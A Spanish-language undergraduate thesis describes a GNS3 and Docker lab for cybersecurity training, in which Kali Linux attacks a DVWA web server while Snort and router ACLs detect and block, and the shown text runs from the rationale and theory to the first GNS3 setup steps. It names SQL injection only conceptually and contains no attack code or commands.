PONTIFICIA UNIVERSIDAD CATÓLICA DEL ECUADOR

FACULTAD DE INGENIERÍA

CARRERA DE: TECNOLOGÍAS DE LA INFORMACIÓN

Trabajo de Titulación

Tema: DISEÑO E IMPLEMENTACIÓN DE UN ENTORNO DE RED SIMULADO PARA ENTRENAMIENTO EN CIBERSEGURIDAD FOCALIZADO EN ATAQUES COMUNES

AUTOR:

MARTÍN LEANDRO MIDEROS TOVAR

QUITO DM, ABRIL DE 2025

RESUMEN

El trabajo de titulación tiene como objetivo desarrollar un entorno de red simulado para entrenar ciberseguridad, implementando herramientas de acceso libre y código abierto como lo son GNS3 y Docker. Esta idea nace de la creciente necesidad que existe de encontrar entornos que sean prácticos y accesibles y que permitan a profesionales o estudiantes realizar su formación en la defensa contra ataques cibernéticos. Los pasos aplicados permiten que se pueda replicar un ataque de inyección SQL en un ambiente controlado, usando Kali Linux para hacer los ataques, DVWA como servidor vulnerable y Snort como un sistema de detección de intrusos. Se dará un contexto de la problemática, el diseño de la arquitectura para realizar los ataques y comprobar la funcionalidad de esta mediante pruebas de ataques prácticas. El trabajo está delimitado a un solo escenario, quitando la integración de hardware especializado, esto para que se priorice la seguridad del entorno.

CONTENIDOS

ÍNDICE DE FIGURAS

LISTA DE ABREVIATURAS

ACL	Lista de control de acceso
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name Server
DVWA	Damn Vulnerable Web Application
GNS3	Graphical Network Simulator-3
HIDS	Host-based intrusion detection system
HTTP	Hypertext Transfer Protocol
IDS	Intrusion Detection System
IOS	Internetwork Operating System
IOU	IOS On UNIX
IP	Internet Protocol
NIDS	Network Intrusion Detection System
QEMU	Quick Emulator
SDN	Software-defined networking
SIEM	Security information and event management
SPAN	Switched Port Analyzer
SQL	Structured Query Language
SQLi	Inyección SQL
SSH	Secure Shell
VM	Máquina virtual
XSS	Cross-Site Scripting

CAPÍTULO 1: INTRODUCCIÓN

En este capítulo se presentarán los temas introductorios que se necesitan saber antes de empezar con toda la fundamentación teórica que se tiene por delante. Se hablará acerca de la justificación de este tema, el problema que existe y por el que surge la motivación para hacer este trabajo, junto con su objetivo general y específicos y el alcance que va a tener el trabajo.

1.1. Justificación

Actualmente, los ataques cibernéticos han aumentado de forma considerable, afectando a pequeñas y grandes empresas o corporaciones. Sin embargo, los entornos para el entrenamiento de profesionales en el área de ciberseguridad tienen altos costos y son complejos, y eso limita el acceder a ellos, más aún cuando se trata de instituciones educativas.

Es por eso por lo que, es importante tener herramientas que sean accesibles y flexibles para que se permita replicar de manera controlada y segura ataques comunes que las empresas pueden sufrir, esto ayudará para que se pueda entrenar a futuros profesionales en la defensa de amenazas reales.

Es importante definir la aplicación y utilidad del término Docker, que tiene que ver con empaquetar aplicaciones con todas las dependencias de esta en un contenedor que se puede ejecutar en cualquier equipo que se tenga instalado Docker. Esto va a hacer que la portabilidad y flexibilidad de la aplicación, se puedan ejecutar en donde se quiera, sea en una instalación física, o en los distintos tipos de nube que existen.

Usar GNS3 (Graphical Network Simulator-3) como una plataforma para que se puedan simular redes vulnerables proporciona una solución accesible y útil. Permite emular entornos de red realistas sin la necesidad de equipos físicos caros, facilitando la configuración de escenarios donde los estudiantes y profesionales pueden practicar técnicas de ciberseguridad de forma efectiva. Además, con el uso de una imagen Docker con una aplicación web vulnerable, se nos presenta la oportunidad de realizar o realizar ataques como la inyección SQL (Structured Query Language).

La importancia de este trabajo de titulación radica en que proporciona un entorno práctico para la enseñanza y entrenamiento en ciberseguridad, una disciplina en crecimiento y de vital importancia para la protección de información crítica. El desarrollo de este entorno

permitirá no solo mejorar la formación académica de los estudiantes, sino también proporcionar a pequeñas empresas una herramienta de bajo costo para capacitar a sus empleados.

En términos de factibilidad, el uso de GNS3, junto con tecnologías de código abierto como Docker, facilita la implementación de este trabajo sin altos costos. La disponibilidad de herramientas y recursos gratuitos permite crear y gestionar topologías de red complejas con un equipo estándar, haciendo que este trabajo de titulación sea viable dentro del tiempo y los recursos disponibles.

Los resultados esperados incluyen la creación de un entorno seguro, controlado y escalable para simular ciberataques, donde se puedan desarrollar habilidades prácticas en la identificación y mitigación de amenazas. Esto no solo beneficiará a estudiantes y profesionales, sino también contribuirá al desarrollo de futuros entornos de entrenamiento para la industria de ciberseguridad.

1.2. Planteamiento del problema

La ciberseguridad es una preocupación creciente para empresas, instituciones y gobiernos de todo el mundo. Los ataques cibernéticos como el *phishing*, *malware* y la inyección de código SQL se han convertido en métodos comunes utilizados por atacantes para acceder a información sensible y comprometer sistemas. Sin embargo, uno de los grandes desafíos en la formación de profesionales en ciberseguridad es la falta de entornos accesibles y seguros donde se puedan practicar estos ataques y sus defensas sin comprometer redes reales.

El problema principal que aborda este trabajo de titulación es la falta de un entorno práctico y accesible para entrenar a estudiantes y profesionales en ciberseguridad, específicamente en la simulación de ataques y defensas comunes. Muchos de los entornos de simulación actuales son costosos o complejos, lo que dificulta el acceso para estudiantes o pequeñas empresas que desean entrenar a sus empleados en ciberseguridad.

En este contexto, se plantea el diseño e implementación de un entorno de red simulado utilizando GNS3 como plataforma principal, que permita recrear un escenario vulnerable donde los usuarios puedan identificar, atacar y defenderse de una amenaza común sin comprometer la seguridad de redes productivas. Este entorno busca simular redes

corporativas típicas y exponer servicios vulnerables para que los usuarios puedan realizar ataques controlados de inyección SQL.

Los problemas secundarios que se derivan del problema principal incluyen:

- Cómo integrar imágenes vulnerables en GNS3 de forma eficiente, para que los estudiantes puedan simular aplicaciones reales en un entorno de red controlado.
- Cómo asegurar que el entorno de simulación sea suficientemente flexible para soportar diferentes tipos de escenarios de ciberataques y que permita la adaptación a distintos niveles de conocimiento.
- Cómo garantizar que las simulaciones sean seguras y no afecten a otros sistemas, ya que es fundamental que estos ataques se realicen en un entorno completamente aislado.
- Al abordar estos problemas, se espera que la investigación contribuya a la creación de un laboratorio práctico de ciberseguridad accesible, flexible y efectivo, proporcionando a los estudiantes y profesionales una herramienta valiosa para desarrollar y fortalecer sus habilidades en la identificación y mitigación de amenazas.

1.3. Objetivos

1.3.1. Objetivo General

Desarrollar un entorno de red simulado utilizando GNS3, que permita la práctica de ciberseguridad mediante la recreación de escenarios vulnerables y el entrenamiento en la identificación, ataque y defensa de amenazas comunes.

1.3.2. Objetivos Específicos

- Describir el contexto e importancia de la ciberseguridad para la formación de profesionales, así como la necesidad de entornos prácticos para la simulación de amenazas.
- Diseñar e implementar la arquitectura del entorno de red simulado en la plataforma GNS3, con Docker, servicios vulnerables y configurar una topología para simular un ataque de inyección SQL en un entorno controlado.
- Realizar las pruebas de funcionamiento y analizar los resultados del entorno simulado, ejecutando ataques controlados como inyección SQL.

1.4. Alcance

El presente trabajo tiene como objetivo desarrollar un entorno de red simulado mediante GNS3 que permita a los usuarios practicar ciberseguridad en un ambiente controlado y seguro. El trabajo de titulación se enfocará en la creación de un único escenario que incluye una aplicación web vulnerable desplegada mediante Docker, permitiendo simular un ataque de inyección SQL y poder evaluar su detección y mitigación.

El alcance de este trabajo de titulación abarca:

- La configuración y diseño de topologías de red utilizando GNS3, representando un entorno corporativo básico.
- La integración de un contenedor Docker con una aplicación web vulnerable para la simulación de un ataque de inyección SQL.
- La realización de pruebas controladas de ataques para validar la funcionalidad del entorno y la respuesta a las defensas implementadas.
- La documentación y guía de uso del entorno para facilitar su implementación y uso por parte de instituciones educativas o para entrenamiento personal.

El trabajo de titulación no incluirá el desarrollo de nuevas herramientas de ciberseguridad ni la integración de hardware especializado, limitándose a tecnologías de código abierto y de acceso gratuito. Una vez concluido, se espera que el entorno simulado permita a los usuarios practicar y mejorar sus habilidades en ciberseguridad, particularmente en la identificación y mitigación de ataques de inyección SQL.

CAPÍTULO 2: MARCO TEÓRICO Y CONCEPTUAL

En este capítulo se presentarán los fundamentos teóricos y conceptuales que ayudarán al desarrollo de este entorno de red simulado para el entrenamiento de ciberseguridad. Se expondrán antecedentes que son importantes, definiciones y las tecnologías que se han utilizado para poder construir este entorno, como por ejemplo GNS3 y Docker. También, se analizan cuáles son los ataques más comunes, principalmente enfocado en el contexto ecuatoriano, con sus soluciones y estrategias para mitigar esas amenazas.

2.1. Antecedentes o Marco Referencial

Se sabe que la ciberseguridad es un campo que está en evolución constante por la creciente aparición de los ataques y la importancia de proteger la información de estos ataques. Se han realizado estudios que mencionan la creación de entornos de prueba para los ciberataques, aquí se destacan herramientas como Kali Linux.

Aun así, la mayoría de estos estudios son centrados en escenarios específicos y requieren infraestructura compleja y con altos costos. Recientemente, se ha explorado el uso de Docker para poder simular justamente servicios vulnerables y también GNS3 para redes más complejas, pero no se han llegado a combinar para el entrenamiento de ciberseguridad. Esto nos deja un espacio para darle enfoque a esta temática. (Alcaraz, 2023)

Además, investigaciones previas han resaltado la importancia de contar con laboratorios de ciberseguridad que simulen redes reales para la formación práctica. Por ejemplo, estudios realizados en instituciones de educación superior en América Latina han explorado el uso de plataformas como VirtualBox, VMware y GNS3 para crear escenarios de ataque y defensa. No obstante, dichos estudios suelen limitarse a entornos aislados y estáticos, sin integración entre servicios vulnerables y mecanismos de defensa, lo cual reduce el alcance pedagógico. (Roca, 2021)

A esto se suma el hecho de que muchas de estas propuestas no consideran la posibilidad de automatizar o reiniciar escenarios con facilidad, algo que plataformas como Docker pueden solucionar eficientemente. De allí surge la necesidad de investigar e implementar entornos híbridos que combinen la flexibilidad de GNS3 para simular redes con el despliegue ágil de servicios vulnerables mediante contenedores, logrando así un laboratorio más realista, reutilizable y adaptable al entrenamiento en ataques actuales.

2.2. Ciberseguridad: Concepto y contexto en Ecuador

La ciberseguridad se la define como la práctica de proteger sistemas informáticos, redes, dispositivos y datos frente a ataques o accesos no autorizados. En esencia, abarca las tecnologías, políticas y procedimientos diseñados para salvaguardar la confidencialidad, integridad y disponibilidad de la información digital. (Craigen, 2014)

Esta práctica ha tomado importancia en los últimos tiempos ya que ha existido un incremento exponencial de las amenazas cibernéticas a nivel global. Los ataques digitales exitosos pueden tener consecuencias graves, desde pérdidas financieras hasta la interrupción de servicios esenciales o la filtración de datos sensibles. Por ello, la ciberseguridad se considera hoy un pilar fundamental para gobiernos, empresas y usuarios en general.

En el Ecuador, al igual que en el resto del mundo, la preocupación por la ciberseguridad ha ido en aumento a medida que crece la cantidad y sofisticación de los ataques. Estudios recientes revelan que solo durante el año 2023 el país fue blanco de más de 12 millones de ciberataques, una cifra elevada, aunque ligeramente menor (27% menos) que la del año anterior. Este volumen de ataques muestra la magnitud del riesgo digital en el entorno nacional. (Teleamazonas, 2024)

Entre las amenazas más comunes que enfrentan las organizaciones ecuatorianas se destacan el *phishing* (suplantación de identidad a través de correos u otros medios) y los ataques de *ransomware*, que han permanecido como dos de las preocupaciones principales en materia de seguridad en los últimos años. Estos vectores de ataque, junto con otros como el *malware*, el robo de información y las estafas en línea, han impactado a empresas de todos los tamaños y a instituciones públicas, evidenciando la necesidad de fortalecer las defensas cibernéticas en el país. (ITahora, 2025)

En respuesta, tanto el sector privado como el público en Ecuador han comenzado a invertir más en seguridad digital y en programas de concienciación, aunque todavía muchas organizaciones carecen de planes de defensa efectivos o de protección adecuada en sus dispositivos. Este panorama refuerza la relevancia de contar con profesionales capacitados y con entornos de entrenamiento en ciberseguridad, donde se pueda practicar la respuesta a ataques comunes de forma segura. (Teleamazonas, 2024)

2.3. Estrategias de defensa en ciberseguridad

Para contrarrestar las amenazas mencionadas, las organizaciones implementan estrategias de defensa en ciberseguridad. Estas estrategias abarcan un conjunto de medidas preventivas, de detección y de respuesta diseñadas para proteger los activos digitales y garantizar la continuidad del negocio ante incidentes. Es importante notar que una postura de seguridad efectiva no se limita solo a prevenir ataques, sino también a detectarlos y responder de forma rápida y adecuada cuando ocurren. (Simões, 2024)

De hecho, una estrategia de defensa robusta suele combinar múltiples capas de seguridad y procedimientos operativos. Esto implica utilizar diversas tecnologías como pueden ser: firewalls, sistemas de detección de intrusos, cifrado, copias de seguridad. Junto con políticas organizacionales que incluyen: capacitación a usuarios, controles de acceso, planes de respuesta a incidentes que en conjunto crean un entorno más seguro. Una seguridad proactiva y bien estructurada puede marcar la diferencia entre una organización resiliente y una vulnerable frente a los ciberataques. (Simões, 2024)

En el contexto de este proyecto de tesis, dichas estrategias de defensa se muestran a través de varias implementaciones. Por un lado, se considera la prevención activa mediante controles en los equipos de red, como las ACL (Listas de Control de Acceso) configuradas en un Router simulado, las cuales restringen o bloquean el tráfico no deseado hacia ciertas partes de la red. Este tipo de medida emula la función de un firewall básico, deteniendo, por ejemplo, el paso de paquetes provenientes de un atacante una vez identificado.

Por otro lado, se incorpora la detección temprana de intrusiones mediante una herramienta IDS (Sistema de Detección de Intrusos) como Snort, que inspecciona el tráfico en busca de ataques maliciosos y genera alertas en tiempo real. De este modo, en el laboratorio simulado se refleja una combinación de defensas: la defensa perimetral que sería el Router con la ACL y la defensa interna que sería con Snort detectando cualquier ataque que logre ingresar, junto con las buenas prácticas de segmentación de la red. Esta combinación proporciona a los estudiantes una visión clara de cómo se aplican las estrategias de defensa en un entorno real: primero intentar prevenir el ataque y, si falla, detectar y reaccionar oportunamente para minimizar el impacto.

2.3.1. Seguridad ofensiva

La seguridad ofensiva es una estrategia activa en el ámbito de la ciberseguridad cuyo objetivo principal es identificar vulnerabilidades dentro de un sistema mediante la simulación de ataques reales. Este enfoque no se limita a la simple detección de fallos, sino que busca emular el comportamiento de un atacante con el fin de explotar debilidades, evaluar su impacto y demostrar el alcance que podría tener una intrusión exitosa. (Aurrichio, 2022)

Las pruebas de penetración son una de las herramientas más representativas de esta estrategia, ya que permiten replicar escenarios realistas de ataque en entornos controlados y con autorización. Esta aproximación permite a las organizaciones comprender su nivel de exposición, priorizar correcciones y mejorar su postura de seguridad. (Aurrichio, 2022)

El proceso ofensivo generalmente se desarrolla en fases bien estructuradas: recolección de información, enumeración de servicios, identificación de vulnerabilidades, explotación y elaboración de reportes. A través de estas etapas, se recopilan pruebas tangibles de los riesgos existentes, que sirven como base para justificar la implementación de medidas correctivas. (Aurrichio, 2022)

Este tipo de seguridad resulta especialmente útil para organizaciones con sistemas expuestos públicamente, como aplicaciones web, que manejan datos sensibles y están constantemente en riesgo de ataques externos. Además, el uso de metodologías reconocidas y herramientas especializadas permite sistematizar este enfoque, aportando valor tanto técnico como estratégico a los procesos de evaluación de seguridad. (Aurrichio, 2022)

2.3.2. Seguridad defensiva

La seguridad defensiva, se centra en la protección continua de los sistemas informáticos, redes y datos frente a amenazas potenciales. Su enfoque es preventivo y reactivo, detectar intrusiones en tiempo real y contener cualquier intento de compromiso. Esta línea de defensa se construye mediante políticas de acceso, monitoreo constante del tráfico, sistemas de detección y respuesta ante incidentes, y mecanismos de actualización continua para hacer frente a amenazas emergentes. (Melis, 2023)

Tecnologías como los firewalls, las redes definidas por software (SDN), y los sistemas de gestión de eventos de seguridad (SIEM) permiten estructurar entornos más

seguros, adaptativos y controlables, reforzando así la resiliencia de las organizaciones frente a incidentes. (Melis, 2023)

Una de las principales ventajas de la seguridad defensiva moderna es su capacidad para adaptarse dinámicamente a diferentes contextos operativos. A través de arquitecturas programables y control centralizado, como las que ofrece el paradigma SDN, es posible establecer reglas que supervisen el comportamiento de los flujos de datos y respondan de manera inmediata ante comportamientos anómalos. (Melis, 2023)

Además, la integración de tecnologías como la inteligencia artificial o el aprendizaje automático permite mejorar la detección proactiva de amenazas y anticipar patrones maliciosos. En conjunto, la seguridad defensiva se convierte en una capa fundamental que actúa como primera línea de contención frente a riesgos internos y externos, y como soporte técnico para las estrategias de ciberseguridad más amplias. (Melis, 2023)

2.4. Simulación de redes y ciberataques

Dado el panorama de amenazas y la necesidad de prepararse ante ellas, surge la importancia de contar con entornos simulados donde se puedan recrear ciberataques y practicar estrategias de defensa de forma segura. La simulación de redes y ciberataques consiste en construir laboratorios virtuales que imitan la estructura y funcionamiento de redes informáticas reales, incluyendo sus dispositivos que pueden ser: Routers, switches, servidores, estaciones de trabajo.

En la actualidad, existen herramientas y plataformas que facilitan enormemente este tipo de simulaciones. Gracias a la virtualización, es posible levantar una red completa compuesta por máquinas virtuales, contenedores y dispositivos emulados, todo dentro de un solo computador o de unos pocos equipos, a una fracción del costo del hardware físico. Expertos en seguridad señalan que es fundamental contar con este tipo de laboratorios para realizar ataques intencionados a sistemas en un entorno controlado, con el fin de descubrir vulnerabilidades y debilidades antes de que lo hagan actores maliciosos. (Alcaraz, 2023)

De hecho, la práctica de ataque defensivo la cual hace referencia a atacar nuestros propios sistemas para aprender a defenderlos, esta es una metodología ampliamente aceptada para mejorar la postura de seguridad. Sin un entorno simulado, este tipo de prácticas sería

peligroso e impráctico en sistemas de producción, mientras que en un laboratorio aislado se pueden ejecutar incluso ataques destructivos sin consecuencias reales. (Wegener, 2001)

Otro beneficio clave de la simulación es la facilidad de repetición y aprendizaje. Un escenario de ataque puede ejecutarse múltiples veces, variando parámetros, para observar diferentes resultados o probar diversas contramedidas, todo ello sin incurrir en daños. Por ejemplo, se puede simular un ataque de escaneo de puertos o un ataque de denegación de servicio en la red virtual y observar cómo responde el IDS y qué registros quedan, para luego reiniciar el entorno y probar nuevamente tras ajustar la configuración. Esta iteración constante permite afinar las defensas y educar a los participantes de manera práctica y dinámica. (Wegener, 2001)

En el caso de esta tesis, se llevó a cabo el diseño e implementación de un entorno de red simulado enfocado en ataques comunes, justamente para propósitos de entrenamiento. Esto implicó construir una topología virtual representativa de una red corporativa pequeña, e incluir en ella tanto componentes de ataque como de defensa.

La simulación se apoyó en software especializado que permite integrar dispositivos de distintas clases en una misma red virtual. Una de las grandes ventajas de la herramienta utilizada es que soporta múltiples tipos de dispositivos de diversos fabricantes y diferentes tecnologías de virtualización, lo cual habilita una enorme flexibilidad para recrear escenarios realistas.

2.5. Herramientas utilizadas en el entorno simulado

Se empleó un conjunto de herramientas clave de software y plataformas de virtualización. Cada una de ellas cumple una función específica dentro del laboratorio y, en conjunto, permiten recrear un escenario completo de ataque-defensa. A continuación, se detalla cada una de estas herramientas:

GNS3 (Graphical Network Simulator 3), es una herramienta de simulación y emulación de redes ampliamente utilizada por profesionales y entusiastas de redes. Se trata de un software de código abierto que permite diseñar topologías de red complejas de forma gráfica, combinando tanto componentes virtualizados como lo son los Routers, switches, PC virtuales. (Wangchuk, 2018)

Los contenedores para servicios y aplicaciones también conocidos como Docker son una plataforma que ha revolucionado la forma de desplegar aplicaciones. Un contenedor Docker es una unidad estándar de software que incluye todo lo necesario para ejecutar una aplicación: código, librerías, dependencias e incluso una porción del sistema operativo, todo ello empaquetado de forma ligera. (Potdar, 2020)

Un *Intrusion Detection System* (IDS) es un sistema de seguridad encargado de monitorear continuamente el tráfico de red o el comportamiento de los sistemas con el fin de detectar actividades sospechosas que puedan representar amenazas para la integridad, disponibilidad o confidencialidad de la información. A diferencia de otras soluciones que actúan de forma directa, el IDS se enfoca en la observación y análisis, generando alertas cuando identifica patrones de ataque o comportamientos anómalos. (Abbas, 2023)

Estas alertas permiten al equipo de seguridad responder de manera oportuna, evaluando si se trata de una amenaza real o de un falso positivo. La eficacia del IDS reside en su capacidad de identificar ataques como accesos no autorizados, escalamiento de privilegios, *malware* o explotación de servicios vulnerables, sin alterar el tráfico o funcionamiento normal del sistema. (Abbas, 2023)

Existen distintos tipos de IDS según su enfoque y ubicación. Un *Host-based* IDS (HIDS) supervisa la actividad en un solo dispositivo, analizando registros, integridad de archivos y procesos locales; mientras que un *Network-based* IDS (NIDS) monitorea el tráfico que circula por la red, detectando posibles ataques dirigidos a múltiples sistemas. (Abbas, 2023)

Además, los métodos de detección pueden ser basados en firmas, que buscan patrones conocidos de ataque, basados en anomalías, que identifican desviaciones respecto a un comportamiento normal previamente definido, o híbridos, que combinan ambos enfoques para mejorar la cobertura y reducir falsos positivos. Si bien el IDS no bloquea amenazas por sí mismo, constituye una herramienta esencial para detectar y anticiparse a posibles incidentes, siendo una parte integral de una estrategia de defensa en profundidad. (Abbas, 2023)

Snort es un reconocido sistema de detección de intrusos, originalmente desarrollado por Sourcefire y actualmente mantenido por Cisco. Funciona analizando en tiempo real el

tráfico de la red y comparándolo contra un conjunto de reglas o firmas que describen patrones de ataques conocidos. (Snort, s/f)

VMware es una tecnología de virtualización que permite ejecutar uno o varios sistemas operativos aislados sobre un mismo hardware físico. Mediante VMware, es posible crear máquinas virtuales que actúan como si fueran equipos independientes, cada una con su propio sistema operativo, aplicaciones y recursos asignados, pero todas compartiendo los recursos físicos de la máquina anfitriona. (Bugnion, 2012)

Las ACL son mecanismos fundamentales de seguridad que definen qué usuarios o grupos tienen permisos específicos sobre determinados recursos del sistema. Una ACL se asocia a un archivo, carpeta o dispositivo de red y enumera explícitamente las entidades autorizadas y las acciones permitidas para cada una, como lectura, escritura o ejecución. Esta lista actúa como un filtro que se consulta cada vez que un usuario intenta acceder al recurso, permitiendo o denegando la operación en función de los permisos asignados. (Barkley, 1997)

El uso de ACL es especialmente común en sistemas operativos y redes distribuidas, donde se requiere granularidad en la administración de accesos. Si bien su estructura puede variar entre implementaciones, la lógica subyacente se basa en asociar atributos de seguridad al objeto y comparar estos con los atributos del usuario en tiempo de acceso. (Barkley, 1997)

Su equivalencia funcional con modelos como el control basado en roles permite incluso mapear políticas de acceso complejas utilizando grupos o jerarquías de permisos. Así, las ACL permiten implementar políticas de seguridad personalizadas y detalladas, siendo una herramienta clave en la protección de la confidencialidad y la integridad de los datos. (Barkley, 1997)

En una red corporativa típica, el router es el dispositivo encargado de interconectar distintas subredes y de aplicar políticas de control de tráfico entre ellas. Para simular este comportamiento en el entorno virtual, se utilizó un router Cisco virtual mediante la tecnología Cisco IOU (*IOS On UNIX*). Cisco IOU es una imagen funcional del software IOS (*Internetwork Operating System*) de Cisco diseñado para ejecutarse como un proceso en sistemas Unix/Linux. (Store, 2022)

Además del router, el entorno de red simulado requirió de un switch para replicar la capa de enlace de datos como ocurre en cualquier red local. Se utilizó una imagen virtual de

switch Cisco IOSvL2, la cual implementa las funciones de conmutación de capa 2 del IOS de Cisco en una máquina virtual. (Cisco, s/f)

Kali Linux es una distribución de Linux basada en Debian, diseñada específicamente para pruebas de penetración y auditorías de seguridad. Desarrollada y mantenida por la empresa *Offensive Security*, Kali se ha convertido en un estándar para profesionales de seguridad ofensiva y entusiastas del hacking ético. La elección de Kali Linux como máquina de ataque se debe a que es una distribución especializada en pruebas de penetración, equipada con numerosas herramientas para realizar ataques y análisis de seguridad. (Santo, 2018)

Por otro lado, DVWA (Damn Vulnerable Web Application) es una aplicación *web* que de manera intencional es insegura, diseñada con fines educativos para practicar técnicas de ataque y defensa en un entorno legal y seguro. Esto la hace ideal como blanco de los ataques comunes en este laboratorio, ya que contiene vulnerabilidades intencionales de SQLi (inyección SQL), XSS (Cross-Site Scripting), inyección de comandos, entre otras. (Kaakaww, 2023)

CAPÍTULO 3: DISEÑO E IMPLEMENTACIÓN DE LA ARQUITECTURA DE RED

En este capítulo se presenta el diseño y la implementación del entorno de red. Este entorno se basa en la utilización y emulación de dispositivos de red mediante la plataforma GNS3, VMWare para hacer la virtualización de los nodos y desplegar mediante Docker en GNS3 el servidor vulnerable, el objetivo será integrar todos estos componentes para poder simular ataques informáticos reales, pero en un entorno controlado.

3.1. Descripción General de la Topología y Objetivos




Figura 1 Topología simulada del entorno de red implementado Autoría Propia

La topología de la red simulada que se muestra en la ilustración 1 está compuesta por cinco elementos principales: una máquina Kali Linux actuando como atacante (Kali), otra instancia de Kali Linux con el aplicativo Snort (Snort), un switch virtual Cisco (Switch), un router Cisco (Router), y un servidor web vulnerable DVWA ejecutándose en un contenedor Linux (Web-Server).

En el entorno simulado de la tesis, Kali Linux fue la máquina designada como atacante. Es decir, representó el papel del ciber atacante que intenta comprometer la red objetivo. El atacante (identificada como Kali en la topología) se conectó al switch virtual, ubicándose lógicamente en el segmento de red externo o simulado como internet, desde el cual lanzó los ataques hacia la red interna donde estaba el servidor web vulnerable.

El objetivo general de este entorno es simular ataques informáticos comunes en un ambiente controlado, permitiendo entrenamiento en ciberseguridad tanto en la detección como en la reacción ante dichas amenazas. En otras palabras, se busca recrear un escenario práctico donde un atacante lanza ataques típicos de inyección SQL, contra una aplicación vulnerable, mientras un IDS monitorea el tráfico y un dispositivo de red puede tomar medidas de contención.

3.2. Añadir Router a GNS3

Para empezar con este apartado se debe agregar y configurar el Router a GNS3 y aplicar ciertas configuraciones para que nos pueda funcionar de manera correcta y no nos afecte en el desarrollo. A continuación, se muestran todos los pasos a seguir en GNS3 para agregar el Router:




Figura 2 Preferencias en GNS3

Como se puede observar en la ilustración 2, una vez que se ha descargado GNS3 que se lo puede encontrar en la página oficial y es totalmente gratis. En la barra de menús que se encuentra en la parte superior izquierda, se debe seleccionar el menú de *Edit* y escoger la opción de *Preferences*.




Figura 3 Menú de Preferencias de GNS3
